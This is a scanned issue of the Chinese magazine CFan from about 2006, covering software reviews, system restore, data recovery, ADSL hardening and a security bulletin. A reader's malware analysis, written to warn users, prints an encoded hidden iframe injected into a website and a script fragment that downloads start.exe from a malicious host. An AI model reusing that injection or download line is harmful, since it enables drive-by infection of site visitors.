Kmplayer 2.9.2.1100 Build 1008

升级指数：★★★★

这个版本修正了使用内部MP4分离器播放MOV文件时出现的跳帧错误的问题，还有一些影响效果的小BUG，Kmplayer真是越来越完善，非常值得久用暴风影音的朋友增添一些新的应用感受。

汉化版下载地址：http://www.hanzify.org/?Go=Show::List&ID=11250

新软推荐

New Software Recommend 2006.21

电脑救援专家个人版 7.6

电脑救援专家是一个通过微软认证的即时系统恢复软件，号称比系统还原强大数倍的工具。

番茄点评：喜欢尝试各种新软件的朋友，太需要这个东东了，有了它可以随心所欲地搞坏自己的系统。


下载地址：http://www.newhua.com/soft/53028.htm

淘宝营销助手 2.5

集用户收集、站内信群发、消息群发、加入淘友于一身的淘宝销售工具。

番茄点评：淘宝卖家的必备工具呀，对宣传你的产品非常有帮助。

下载地址：http://www.onlinedown.net/soft/52113.htm



DiskShop 2.9.1766

DiskShop是一个文件管理/浏览系统，附加一个磁盘清理工具。其三栏浏览系统能大大加速文件浏览，预设功能允许你预先设定浏览位置节省查找时间。

番茄点评：DiskShop可以替代你的资源管理器，而且附加了包括系统清理及文件、文件夹编辑工具及过滤工具等很多非常实用的工具。

下载地址：http://www.onlinedown.net/soft/29041.htm

拍拍乐影像家园2006 1.0

拍拍乐2006是全球首款完全基于客户端管理的网络相册发布软件，它专为网络贴图而设计，鼓励用户外链其上传的照片，并提供了专用的网络贴图工具——照片万能贴。（读者王震推荐）

番茄点评：这种用不限空间的网站加P2P的方式分享照片的工具确实非常适合众多色友们交换自己的作品，展现自己的生活积累起来的形形色色的照片，非常好玩。

下载地址：http://www.newhua.com/soft/51449.htm

进程知识库电子书 V1.1

在你的计算机上，有20~30个进程在后台运行着。有的占用了太多的系统资源，造成机器运行缓慢。它们都是做什么用的？又从何而来呢？有了进程知识库电子书，就能全部知晓。（读者Zamoni推荐）

番茄点评：现在间谍软件和木马泛滥，有了这个电子书，可以一边防范它们一边学习进程知识。

下载地址：http://www.dofile.com/

Quick Checker 1.0

用来检测你的IE收藏夹中收藏的链接是否有效，甚至可以告诉你连接的速度，检测的速度不错，非常实用。（读者lihao499402394推荐）

番茄点评：很久以前就寻找过类似的软件，这类软件不多，功能也都不太完善，今天试了试Quick Checker觉得速度不错，推荐大家使用。

下载地址:http://www.newhua.com/soft/4818.htm

“我爱软件”英雄帖

Hero Letter

番茄最近收到了很多朋友的“我爱软件”英雄帖，让番茄又发现很多非常出色的软件，由于版面有限，番茄会分期把挑出来的精华软件慢慢跟朋友们分享，这期新软推荐中，后面有读者名字的就是这些TX们的推荐，希望大家能够互相交流，如果大家发现这些软件中确实又非常不错，欢迎大家根据这些软件写些应用的心得文章，一定会非常受欢迎的。这里番茄再次呼吁每天钻研软件习惯的TX们，把你们喜欢的新鲜软件和玩软件的心得体会统统向番茄砸来吧，让CFan的朋友们一起分享你安装软件把玩软件的乐趣。番茄会尽量把朋友们发来的体验在杂志或网站上刊登，充分满足你的表现欲。来信请发送到software@cfan.com.cn，邮件标题：我爱软件。

软件PK台 留住软件最美的一瞬

E-mail:media@cfan.com.cn

SnagIt

软件大小：13579 KB
软件版本：8.1.0
软件授权：共享软件
适用平台：Windows 98/2000/XP
下载地址：http://www.newhua.com/soft/5306.htm

通过SnagIt可以抓取、管理、打印屏幕图像以及文本和视频等，支持二十多种流行的图像格式，并具有强大的图像编辑功能。

HyperSnap-DX

软件大小：3115 KB
软件版本：6.11.1.0
软件授权：共享软件
适用平台：Windows 98/2000/XP
下载地址：http://www.newhua.com/soft/1434.htm

HyperSnap-DX是一款非常强大的屏幕捕捉软件，除一般Windows窗口外，也支持DirectX游戏等特殊窗口图像的抓取。

红蜻蜓抓图精灵2005

软件大小：1766 KB
软件版本：1.23 build 0430
软件授权：免费软件
适用平台：Windows 98/2000/XP
下载地址：http://www.newhua.com/soft/13389.htm

红蜻蜓抓图精灵是国人制作的一款完全免费的屏幕捕捉软件，操作方式灵活，可以捕捉整个屏幕、活动窗口、选定区域、选定控件、选定菜单等。

CFan综合评价

SnagIt　HyperSnap-DX　红蜻蜓抓图精灵

番茄蛋饭 理智沉稳派 别听他说什么还看他做什么

9 不论从哪个角度来说，SnagIt都应该是现今功能最完善的截图工具，不说它什么都抓得下来，单说抓下来后的编辑功能，为读者朋友们加图注更是得心应手，深得CFan全体小编的喜爱。SnagIt8.0启动时慢了点，8.1确实有所改进，大家直接选用8.1最好。

8 HyperSnap-DX是番茄使用时间最长的截图工具了，从Win32的时代就一直用它，那时主要用来截游戏和视频的截图，虽然有些内容截不下来，但是非常全面够用了。不过它的后期编辑功能一直不如SnagIt，所以做了小编之后，用它的时间就少多了，不过HyperSnap-DX仍是番茄认定的超强截图工具。

7 红蜻蜓抓图精灵是北京非常软件工作室的李燕冬开发的，他们的团队从1999年组建以来开发了大量的软件，抓图精灵是他们非常出色的作品，从功能上来讲一点也不亚于前两位老前辈，这也正展现了国人开发软件的实力，而且是作为免费软件提供给大家享用，希望大家给予支持。

west 潇洒飘逸派 界面很重要，功能也很重要

7 SnagIt的操作还算简单，可以让你很快地截取你所需要的图片。它支持抓取DirectX下的动态影像截图，这是一个非常实用的功能，因为我平时最爱看电影、玩游戏，遇到好的画面就想截取下来，与朋友分享游戏中的图片是非常有乐趣的事情。它的其他功能，比如编辑、管理之类，我一般很少用到，所以也就不怎么关心了。

8 功能强大是HyperSnap-DX一贯给人的印象。当然，事情总是两方面的。在带来极为强大的功能同时，操作设置界面也变得有些零乱，你很难快速定位某一个功能，可能这是很多人难以适应HyperSnap-DX的原因之一。不过，对于老手来说，HyperSnap-DX是再好不过的抓图软件，任何你想截取的屏幕截图，HyperSnap-DX总有对应的操作方式。


8 红蜻蜓抓图精灵是全免费的一款抓图软件，功能非常优异。相比SnagIt多达近15MB的容量来说，不到2MB的红蜻蜓抓图精灵显得小巧可爱。虽然个头不大，但功能甚至可与HyperSnap-DX并驾齐驱，而且功能更为本土化，对我们来说很多功能都是相当实用的。可以让你在截取图片之后还能兼顾简单的编辑工作，使用起来很是顺手。

柳絮飞 新手初试

9 试用版启动时会弹出提示注册的窗口，点击Continue Trial（继续试用）继续。第一次使用SnagIt，会有一个非常人性化的提示：第一步（Step 1）要选择抓取窗口的类型，比如点选Full screen（全屏）项；接下来提示第二步（Step 2），单击右下角红色的Capture（捕获）按钮，然后点击要抓取窗口的标题栏；最后（Step 3）会提示你保存图像。

8 与SnagIt一样，也需要点击提示窗口中的Continue（继续）按钮才能进入HyperSnap-DX主界面。在Capture菜单下，显示出抓图的各类命令，都配有快捷键，默认情况下，按Ctrl+Shift+F键是抓取整个屏幕、按Ctrl+Shift+W键是抓取窗口等。执行"Capture→Screen Capture Hot Keys"命令可以定制自己习惯使用的快捷键。

6 启动红蜻蜓抓图精灵软件后，左侧有一排按钮，可以选择抓取图像的类型，如"整个屏幕"、"活动窗口"、"选定区域"等，一目了然。右侧显示出捕捉热键，默认为Ctrl+Shift+C（你也可以根据需要设置成自己所习惯的键），按下这一组合键就可以抓取想要的图像了。红蜻蜓抓图精灵的编辑界面模仿的SnagIt，操作方法大同小异，就不多介绍了。



屏幕捕捉软件是IT编辑和作者们的最爱，它让我们能够方便地在文章中插入软件界面图。不过实在地说，我用得最多的还是Windows系统自带的抓屏功能，随时按一下PrintScreen键就可以，简单快捷。不过这一方法有很多局限，比如不能捕捉光标，编辑加图注不方便等，所以我还是安装了SnagIt以备不时之需。不过发现SnagIt和ACDSee一样，越来越向大而全的方面发展，软件越做越大，真不知道这是好事还是坏事。HyperSnap-DX虽然功能也很强大，不过我对它一直有成见，主要是它的早期版本，试用版就好好让人试用吧，还总是要加上水印，非常烦人。红蜻蜓抓图精灵虽然不错，而且是免费的，但是功能确实太弱了，并且已很久没有更新版本了，如果对抓图要求不高，倒是值得一用。

高手坐堂

轻松还原尽在一指间

大家一定对品牌机的一键还原功能十分羡慕吧，在电脑受到病毒破坏时，只需按下“一键还原”键，电脑很快就可以恢复到出厂状态。其实一键还原并不是品牌机的专利，今天我们请来了《一键还原精灵》的作者，与大家谈谈其开发经历和软件的应用。



嘉宾介绍：利坤明

《一键还原精灵》的作者。生于上个世纪七十年代中期，广东人，毕业于西南农业大学经济管理专业。2003年初开始编写《一键备份/恢复系统》（一键还原精灵的原名）。主要软件作品有：《一键还原精灵》、《乾坤大挪移》等。


开发经历：

最初接触Windows 98操作系统是在1998年，那时的Windows 9X系统动不动就来个蓝屏死机。备受不断重装系统煎熬后，就寻思着如何才能快速地让电脑重新拥有一个健康的系统，于是选用了GHOST。在2002年用批处理来编写了《一键备份/恢复系统》，使得无需启动盘、全中文操作、隐藏备份镜像的高级版“GHOST”成为了现实。后来于2003年用QBasic编写了《一键还原精灵》，全面兼容Windows系统。软件在编写过程中不断完善，在设计时避免了QBasic软件DOS下运行内存不足等问题，使软件逐渐具备了密码设置、更换内核等高级功能。

装机版：http://www.onlinedown.net/soft/32855.htm

毛遂自荐：

一、安装




《一键还原精灵装机版》的安装非常简单，双击setup.exe后只需两个步骤电脑自动重新启动，然后进入正式安装界面。安装界面非常简洁（见图1），只需单击“安装”按钮即可全自动完成整个安装过程。


二、备份

重启后进入系统前屏幕上会出现“……Press[F11]to start recovery system……”的提示，此时按下F11键即可。第一次使用时，会提示对C盘进行备份，按下回车键或是点击“确定”，软件就会自动进行备份，完成后自动重启。

三、还原



以后在开机时按下F11键，就会出现《一键还原精灵装机版》主界面（见图2），单击“还原”按钮或是按回车键，软件就会再次自动启动Ghost8.3对系统盘进行全自动的还原操作。与品牌机的一键还原功能不差上下，而且速度比品牌机的还快。



一键还原精灵占用系统资源很少，不影响操作系统和其他软件的运行，并且是独立运行在DOS系统下的。这么好的软件现在免费送了，但数量是有限的^o^。大家可以到互动网址http://bbs.cfan.com.cn/thread-422370-1-1.html申请序列号，前50名将得到正版序列号，互动问答结束后，我们还会送出50个正版序列号以感谢大家的鼎力支持。

专家秘技：

（以下操作都在菜单栏“设置”选项的“高级设置”里进行。）

1.如果有菜鸟随意使用还原精灵备份你的系统，可以使用“禁止重新备份”选项来禁止或允许用户使用菜单栏中的“重新备份系统”功能，这个功能可以避免、防止覆盖原来的备份文件，以保证备份文件的健康。

2.网吧的机器经常被更改，网管可以用“永久还原点操作”选项创建一个永久的、用户不能更改的（设置管理员密码后）还原点（备份文件），加上主界面的“备份系统”，总共有两个备份文件，这个功能对网管和装机师傅来说是非常实用的。

3.有的捣蛋鬼没事就按F11，那你的电脑就会一直被还原，我们可以隐藏热键。“禁止热键显示”选项可以禁止或允许热键显示，主要起到隐藏热键作用，禁止后在开机时屏幕不会显示提示行“……Press [F11] to Start recovery system……”，需按住F11键不放才能进入一键还原精灵，一般的人还不知道我装有还原精灵呢。

4.虽然是有了还原精灵，但是你在DOS里选择“DOS工具箱”选项，就可以在DOS状态下运行GHOST、DISKGEN、NTFSDOS、SPFDISK等十多种软件，对于维护计算机十分便利。

互动问答：

问 安装或重新备份时出现“安装中断！分区有错误或不兼容”提示，怎么办？

答 解决办法一：在Windows下对最后一个分区和倒数第二个分区进行磁盘检查（有时间最好全部查错）

解决办法二：安装一键还原精灵个人版，下载地址：http://www.onlinedown.net/soft/39992.htm。一键还原装机版与个人版功能大概相同，主要的区别就是启动方式不同：装机版在开机时按F11键进行启动；个人版在开机时选择菜单进行启动。

问 怎样将进入热键F11改为其他键，如F9键？

答 在安装时选择高级安装或进入工具箱先选择“更改热键”，再作安装。这样开机时按下F9键就可以进入一键还原精灵。

轻松上网 恢复数据不用愁

■广东/林海

数据，对每个使用电脑的人来说都是等同于生命。偏偏这个“生命”却非常脆弱，经常因为这样和那样的原因丢失得一干二净。当我们面对这样的情况时，难道除了呆坐在原地唉声叹气之外，就没有别的方法来挽救了吗？当然不是！其实丢失的数据是有很多方法找回来的。

误删除的数据恢复

有时候数据的丢失很可能是因为我们误操作而删除，最常见的莫过于不小心删除了之后还清空了回收站，不小心格式化了硬盘，更严重的就是把硬盘重新分区了，这种情况一般我们都可以依靠一些工具软件来找回我们的数据。这类型的软件有很多，这里我推荐大家使用EasyRecovery。

EasyRecovery是一个威力非常强大的硬盘数据恢复工具，能够帮你恢复丢失的数据以及重建文件系统，最重要的是它有中文版本，使用起来非常方便。有人也许会问，为什么这些软件能够找回被格式化甚至分区之后的数据呢？那是由硬盘的数据存放原理决定的：在硬盘中的磁道最外面的一圈称为“0”磁道。上面记录了硬盘的规格、型号、主引导记录、目录结构等一系列最重要的信息。我们存放在硬盘上的每一个文件都在这里有登记，相当于文件的户口簿。在读取文件时，首先要寻找“0”磁道的有关文件的初始扇区，然后才能找到文件的老巢。但是删除就不一样了，系统仅仅对零磁道的文件信息打上删除标准。但这个文件本身并没有被清除。只是文件占用的空间在系统中被显示为释放，而且，当你下次往硬盘上存储文件时，系统将会优先考虑真正的空白区，只有这些区域被用完以后，才会覆盖上述被删文件实际占有的空间。另外，即使硬盘格式化甚至分区后，只要及时抢救，还是有很大希望的。

http://www.enet.com.cn/article/2005/0718/A20050718435440.shtml

分区表受破坏的数据恢复

有时候硬盘的分区表会因为受到病毒侵袭，或者不正常断电等种种因素而损坏，这样就会令硬盘在启动的时候无法进入系统，数据也无法读取，提示“DISK BOOT FAILUREIN SERT SYSTEN DISK AND PRESS ENTER”。但是偏偏在BIOS选项里面硬盘是正常的。碰到这种情况，我们可以用Fdisk /mbr命令来帮我们进行修复，但这仅限于C盘的数据能够读取的前提下，如果你连C盘的数据也无法读取，那么就要依靠工具软件了，大家可以使用Fixmbr这款DOS下的小工具。在DOS下直接执行该文件之后，系统会自动检查分区表结构，经过用户确认之后，它就开始自动修复。与Fdisk/mbr命令相比，Fixmbr具有更好的效果，很多Fdisk/mbr命令不能解决的主引导区问题都能被它轻松搞定。

http://www.bkye.com/post/311.html

分区软件出错导致数据丢失

有时候我们使用PQ Magic等分区软件对分区进行合并的时候会出现文件丢失的现象，这种故障一般都是分区表错误引起的，分区表故障在各种软件故障中也属于常见的，必须依靠工具软件来进行处理，譬如国产的DiskGenius。将DiskGenius软件复制到DOS启动盘之后可以直接运行，进入DiskGenius的主界面后，按下F10就能轻松地自动恢复硬盘分区表了。

http://www.enet.com.cn/article/2004/0507/A20040507307128.shtml。

磁盘损坏导致的数据丢失

如果你的硬盘，光盘或者磁带因为某种物理上的原因损坏了，譬如磁带断裂，光盘划伤等等，而无法读取数据的话，这就需要专业的数据恢复公司来进行处理了。这里我们介绍一些国内比较有名的数据恢复公司，希望可以让大家在走投无路的时候找到救星哦。

飞客数据修复
http://www.fix.com.cn/
特长：RAID数据修复，软件数据恢复，开盘（硬盘）数据恢复，硬件数据恢复。可以说是国内规模最大，最有名气的数据恢复公司。

护航时代
http://www.kuaihuilai.com/
特长：RAID数据修复，软件故障修复，数据库故障修复，病毒修复，Linux/Unix/MAC数据恢复技术，它的数据恢复业务范围非常广。

数达
http://www.datahf.com/
特长：业务遍及全国，是和美国加州DriveSavers数据恢复公司合资成立的一家专业从事硬盘数据恢复的高科技公司。在开盘数据恢复方面有非常深厚的经验，开盘成功率达到95%以上。

补天
http://www.iqwork.com/
特长：在磁盘阵列数据恢复技术方面领先国内，同时OFFICE各类文档解密，硬盘工厂级维修等业务也非常有经验。

零磁道损坏丢失数据

对硬盘来说零磁道是最为关键的地方，因为硬盘的分区表信息就在其中。一旦零磁道损坏，那么硬盘将无法启动。当我们碰到这种问题的时候，可以使用一款著名的磁盘修复工具：效率源，相信很多朋友在平时买的WindowsXP安装光盘里面都带有这个工具。它的特点在于能够针对扇区进行复制。因为很多时候，物理坏道都是连续出现，而我们所需要的数据可能并没有存储在危险的坏道上，通过效率源软件我们就能够恢复硬盘上面的大部分数据。

http://www.qqread.com/sys-soft/n414125071.html

五步轻松防范黑客入侵ADSL

在你毫不知情间，黑客已经通过你永久在线的ADSL入侵了你系统，不能让他们就这样得逞。

北京/**懒懒**

包月ADSL用户一般在线时间比较长，但是都比较缺乏安全防护意识，每天上网十几个小时，甚至通宵开机的人不在少数，而且还有人把自己的机器做成Web或者ftp服务器供其他人访问。这样的系统非常容易被黑客攻陷，甚至用你的ADSL账户付款购物，盗取你的金钱增加你的话费。但是，如果你能按下面的步骤操作，就能保证自己的安全。

第1步 一定要把Guest账号禁用。有很多入侵都是通过这个账号进一步获得管理员密码或者权限的。如果不想把自己的计算机给别人当玩具，那还是禁止的好。打开控制面板，双击“用户和密码”，选择“高级”选项卡。单击“高级”按钮，弹出本地用户和组窗口。在Guest账号上面点击右键，选择属性，在“常规”页中选中“账户已停用”。

第2步 停止共享。Windows 2000安装好之后，系统会创建一些隐藏的共享。点击开始→运行→cmd，然后在命令行方式下键入命令“net share”就可以查看它们。网上有很多关于IPC入侵的文章，都利用了默认共享连接。要禁止这些共享，打开管理工具→计算机管理→共享文件夹→共享，在相应的共享文件夹上按右键，点“停止共享”就行了。

第3步 尽量关闭不必要的服务，如Terminal Services、IIS（如果你没有用自己的机器作Web服务器的话）、RAS（远程访问服务）等。这些服务除了给黑客放行外基本上对个人用户来说是完全无用的。打开“管理工具→计算机管理→服务和应用程序→服务”，找到它们，立刻“停止”并改成“手动”。

第4步 禁止建立空连接。在默认的情况下，任何用户都可以通过空连接连上服务器，枚举账号并猜测密码。我们必须禁止建立空连接，方法有以下两种：

1.修改注册表

HKEY_Local_MachineSystemCurrent-ControlSetControlLSA下，将DWORD值RestrictAnonymous的键值改成1，见图1。

2.修改Windows 2000的本地安全策略

设置“本地安全策略→本地策略→选项”中的RestrictAnonymous（匿名连接的额外限制）为“不容许枚举SAM账号和共享”。

CFan安全信息榜

补丁公告：微软安全公告 MS06-061

补丁相关：微软在10月份发布了6个安全级别为严重的安全公告，其中在被发布公告中被攻击者利用的就是XML核心服务中的漏洞，由于XMLHTTP的ActiveX控件在用户访问WEB服务器的时候不能正确地解释HTTP服务器端重定向，导致允许服务器中密码信息的泄露。已经发现了可以利用特制的网页代码来利用此漏洞的程序，如果用户访问含有该网页代码的网站或单击包含在电子邮件中的超链接，该漏洞将给予利用攻击程序的攻击者远程得到在客户端处浏览网站的用户的密码、用户、邮箱等机密信息。微软10月份发布的补丁程序对XMLHTTP中的ActiveX控件执行出现的问题进行了修补，推荐使用Win2K/WinXP的网络用户及时更新此补丁。

补丁下载：

针对WinXP SP2的补丁：

http://www.microsoft.com/downloads/details.aspx?displaylang=zh-cn&FamilyID=8a455c3b-213c-4395-87e9-9895f2b9a6ed

病毒信息：CNT蠕虫

该病毒会利用最新的MS06-061漏洞网页木马传播，在用户访问了含有攻击程序的网页后，病毒将自动运行，将自我注入到可执行文件里，感染EXE文件。从被感染计算机上搜索有效邮箱地址，群发带毒邮件。连接指定站点，下载特定文件，并在被感染计算机上运行。它会在不经用户许可的情况下自动在后台安装流氓软件，一般用户很难将其卸载干净。被感染的计算机会在用户浏览网页10分钟左右的循环周期中无限自动弹出广告窗口。病毒会在受感染系统中生成以下病毒文件：%SystemRoot%\system32\UpWin.exe、UpWin.exe、UpWin.dll、delme.bat、update.webstar.exe，等类似名字的可执行文件。由于病毒本身进程被注入到Scvhots.exe进程中一般杀毒软件都无法检测到病毒进程。


小知识：认识Svchost.exe

Svchost.exe进程位于系统目录的System32文件夹，是从动态链接库(DLL)运行服务的一般性宿主进程。在任务管理器中，可能会看到多个Svchost.exe在运行，不要大惊小怪，这可能是多个DLL文件在调用它。不过，正因为如此，它也成为了病毒利用的对象，如果我们怀疑有病毒利用注入到Svchost.exe进程，我们如何查看哪些服务正在使用Svchost.exe? 在Windows XP中直接输入“Tasklist /SVC”查看进程信息(“Tasklist /fi "PID eq processID"”则可看到详细信息)，当发现病毒体后将其手工清除就OK。



第5步 如果开放了Web服务，还需要对IIS服务进行安全配置

1.更改Web服务主目录。右键单击“默认Web站点→属性→主目录→本地路径”，将“本地路径”指向其他目录，见图2。



2.删除原默认安装的Inetpub目录。

3.删除以下虚拟目录：_vti_bin、IISSamples、Scripts、IIShelp、IISAdmin、IIShelp、MSADC。

4.删除不必要的IIS扩展名映射。方法是：右键单击“默认Web站点→属性→主目录→配置”，打开应用程序窗口，去掉不必要的应用程序映射。如不用到其他映射，只保留.asp、.asa即可。

5.备份IIS配置。可使用IIS的备份功能，将设定好的IIS配置全部备份下来，这样就可以随时恢复IIS的安全配置。

不要以为这样就万事大吉了，微软的操作系统我们又不是不知道，bug何其多，所以一定要把微软的补丁打全。

最后，建议大家选择一款实用的防火墙。比如Network ICE Corporation公司出品的Black ICE。它的安装和运行十分简单，就算对网络安全不太熟悉也没有关系，使用缺省的配置就能检测绝大多数类型的黑客攻击。对于有经验的用户，还可以选择“Tools”中的“Advanced Firewall Settings”，来针对特定的IP地址或者UDP的特定端口进行接受或拒绝配置，以达到特定的防御效果。

挖出恶意网站中的病毒

北京/**死鱼**

前不久，很多网友都感染了www.7b.com.cn的病毒，首页被改成这个网站，并且无法改回。黑客是如何做到锁定用户的浏览器首页呢？下面我们就去探个究竟。

提醒：分析病毒存在一定风险，建议在虚拟机下操作。

第1步 查看www.7b.com.cn首页的源代码，可以发现在尾部有如下的字样：

<iframe src=&#104&#116&#116&#112&#58&#47&#47&#109&#46&#100&#97&#115&#104&#111&#119&#46&#99&#111&#109&#46&#99&#110&#47&#109&#46&#104&#116&#109&#108 width=0 height=0></iframe>

这是一个嵌入到7b网址之家首页的页面，即打开www.7b.com.cn也就同时打开了这个页面。

而“&#104&#116&#116&#112&#58&#47&#47&#109&#46&#100&#97&#115&#104&#111&#119&#46&#99&#111&#109&#46&#99&#110&#47&#109&#46&#104&#116&#109&#108”表示的是一个字符串，“&#”后面是每个字符串ASCII的十进制值。

直接把这段乱码保存为HTM文件，用IE打开，就可以看到它的真实面目“http://m.dashow.com.cn/m.html”。

第2步 查看http://m.dashow.com.cn/m.html的源代码，把看的<scrtipt>脚本段中的Execute替换为Document.Write，然后打开这个HTM页面，就会出现一段代码，同样地，把EXECUTE换成我们无敌的Document.Write，前后加脚本标记，存HTM打开。屏幕上立即出现了一段令人眼花的东西。把眼花缭乱的东西整理一下，并将出现的CHR( )在前面用到过，作用是把字符的ASCII转成字符，只不过这次是16进制。然后再将字符拼接成字符串，然后再Execute运行这个命令字符串。继续用Document.Write替换掉EXECUTE，前后加脚本标记，存HTM打开。

第3步 经过上几步的还原后终于看到了这个恶意页面的最终面目。

on error resume next curl = "http://m.dashow.com.cn/start.exe"……其后省略。

这段代码中我们可以很清楚地看到http://m.dashow.com.cn/start.exe这个链接。没错，它就是运行后可以将用户主页锁定为www.7b.com.cn的病毒。

可以用下载工具将这个文件下载下来，如果你的杀毒软件查不到的话最好立即上报。这样可以保证杀毒软件快速查杀这个病毒，并使更少的网友免受该病毒的侵害。

用家常工具为图片快速减肥

河北/王书琴

为了将扫描仪输出来的精彩照片放到网上发布，我们常常迫不得已地先要“请”专业图像处理工具来帮忙，以便为扫描出来的“臃肿”照片进行减肥，从而提高网站图像的传输效率。遗憾的是，专业图像处理工具的“个头”由于较大，普通电脑玩家的爱机一般很难见到它们的“身影”，这么说来离开了专业图像处理工具的帮忙，难道我们就没有办法为图像进行“减肥”了？其实不然，我们平时使用的不少常规软件都有为图像“减肥”的功能，只是我们平时没有善加利用罢了。为了拒绝循规蹈矩，我们从每台电脑中几乎都有的常规应用软件出发，来向大家介绍两则为图像“减肥”的高效招法！


借用“画图”软件，进行便利“减肥”

“画图”软件是Windows系统内置的小巧玲珑型的工具，该工具不但占用系统资源少，而且启动也是非常迅速的，相信无论是什么类型的电脑，总少不了“画图”软件的“身影”。“画图”软件看似简单、平凡，实际上它暗含图像“减肥”功能，利用它的文件格式转换功能与图像拉伸扭曲功能，我们能很方便、快捷地对BMP格式的大容量文件进行“减肥”。

在对BMP格式的大容量文件“减肥”时，可以先依次单击“开始→程序→附件→画图”命令，打开画图工具界面，在该界面中打开需要“减肥”的目标BMP图像文件，然后再依次单击菜单栏中的“文件→保存”命令，进入图像文件保存对话框；

单击“保存类型”处的下拉按钮，从弹出的下拉列表中选择“jpg”或“gif”文件格式，如图1所示；接着在“文件名”文本框中，为“减肥”之后的图像输入合适的文件名，并单击“确定”按钮，这样的话“身材臃肿”的BMP文件就被自动“减肥”成为“小巧玲珑”的JPG文件或GIF文件了。

如果你嫌上述的图像“减肥”效果还不明显的话，我们可以通过“画图”软件的拉伸扭曲功能，来减小图像文件的显示尺寸，这样可以使图像“减肥”效果立竿见影。要减小图像文件的显示尺寸时。只需要先打开目标图像文件，然后依次单击“图像→拉伸/扭曲”命令，在打开的对话框中，根据自身的需要输入合适的水平或垂直缩放比例；如果不希望图像在缩放尺寸时发生变形现象的话，那就必须确保图像在水平方向和垂直方向上的缩放比例保持一致。对图像尺寸进行缩放过之后，我们会发现图像的“减肥”效果大有改进了。


1

借用“Word”软件，进行批量“减肥”

“Word”软件也是日常办公必不可少的一种工具软件，许多人平时只知道用该软件编辑文档、打印材料，殊不知它也有为图像“减肥”的功能，而且我们还可以利用该功能对图像进行批量“减肥”。

在使用“Word”软件对若干个图像进行批量“减肥”时，首先需要将待“减肥”的目标图像全部转移到一个指定的文件夹中，然后运行Word应用程序，并在弹出的文档编辑界面中，依次单击菜单栏中的“插入→图片→来自文件”命令，在其后出现的文件选择对话框中，找到指定的文件夹，然后将所有待转换的图像文件全部选中并插入到Word编辑界面中；当然，我们也可以直接在指定文件夹中，按“Ctrl+A”复合键来将所有的待“减肥”图像文件选中，并直接用鼠标拖动它们到Word编辑界面中。

接下来，单击Word编辑界面中的“文件”菜单项，从弹出的下拉菜单中执行“保存”命令，打开一个文件保存对话框，在该对话框的“保存类型”下拉列表框中选中“网页(*.htm，*.html)”选项(如图2所示)，然后设置好保存的位置以及具体的文件名称，再单击一下“保存”按钮，这样“Word”软件就会自动把当前编辑界面中的BMP图像全部自动转换成适合网页发布的JPG图像，我们只要打开图像保存的位置，就会发现所有插入到Word编辑界面中的BMP图像，已经被批量转换成JPG格式了，而且每一个被转换之后的图像已经分别取名为image001.jpg、image002.jpg、image003.jpg……了。对比原先的BMP文件和转换后的JPG文件，我们会发现每一个JPG文件尺寸确实要比以前的BMP文件尺寸小了许多，这样的话对若干个图像进行批量“减肥”的目的也就实现了。


2

漂亮主页只需一分钟

重庆/陈相汁

上期看到了利用ACDSee做PPT和VCD，其实它还可以制作HTML相册。这对不会做网页而又想建立自己个人主页的人来说，是梦寐以求的HTML相册的制作方法。



相对地址 vs 绝对地址

以CFan网站服务器为例，站点目录储存在D:\CFan下，首页文件是index.shtml，LOGO标志是D:\CFan\images\logo.gif。如果你想在首页加入一个链接指向LOGO标志，用相对链接的写法就应该是"images/logo.gif"，在点击链接时就能转到LOGO标志上。本机直接访问时就会出现file://D:/CFan/images/logo.gif（这是本机的绝对地址），远程访问就是http://www.cfan.com.cn/images/logo.gif（这是互联网的绝对地址）。如果在首页链接时写上本机的绝对地址，那在远程访问时就是无效的。所以我们应尽可能地使用相对地址。



前20秒 相片处理

首先在电脑上建一个文件夹，然后将MM拍好的相片拷到里面，双击某张图片后，ACDSee就会自动打开了。 在ACDSee中全选所有图片，点击"工具→调整图像大小"，选择"大小"，在"宽度、高度"中设置一个尺寸标准后点击"开始缩放尺寸"（见图1），点击完成即可。

按默认调整完后，在当前文件夹会生成"原文件名_调整大小"这些文件。如果想直接对原图进行调整，可以在图1中点击"选项"按钮，选择"删除/替换原始文件"后确认即可。

中30秒 相册建立

再次在ACDSee中全选所有修改好的图片，点击"建立→建立HTML相册"，选择"胶片剥膜在左侧"后点击"下一步"，输入标题和设置好页面字体颜色后点击"下一步"，"缩略图选项"一般保持默认，点"下一步"直到"输出设置"，设置好"输出文件夹"目录，再点击"高级"选项卡，如图2进行设置，再点击"下一步"后点击"是"即可完成。

后10秒 保存输出

进入保留的文件夹里，找到index.htm文件，双击即可打开进行浏览。如要拷贝到网站或别的地方，该文件夹里的图片、index.htm以及Data文件夹都是需要用到的资源，必须都得拷上。

怎么样？就是先放好图片，然后点击下一步，最后进行浏览，简单、快速吧^o^！做出来的主页还有图片哟。赶快把DC机里的相片导出来，为你的MM做个漂亮的个人主页吧！ CF [YY30]


微软拼音输入法2003技巧图解

福建/陈军

微软拼音输入法用了N年了，多年的实战让我积累了一定的技巧和经验，现共享给大家，让分不清zicisi和zhichishi的朋友能灵活地进行拼音。


确认的技巧

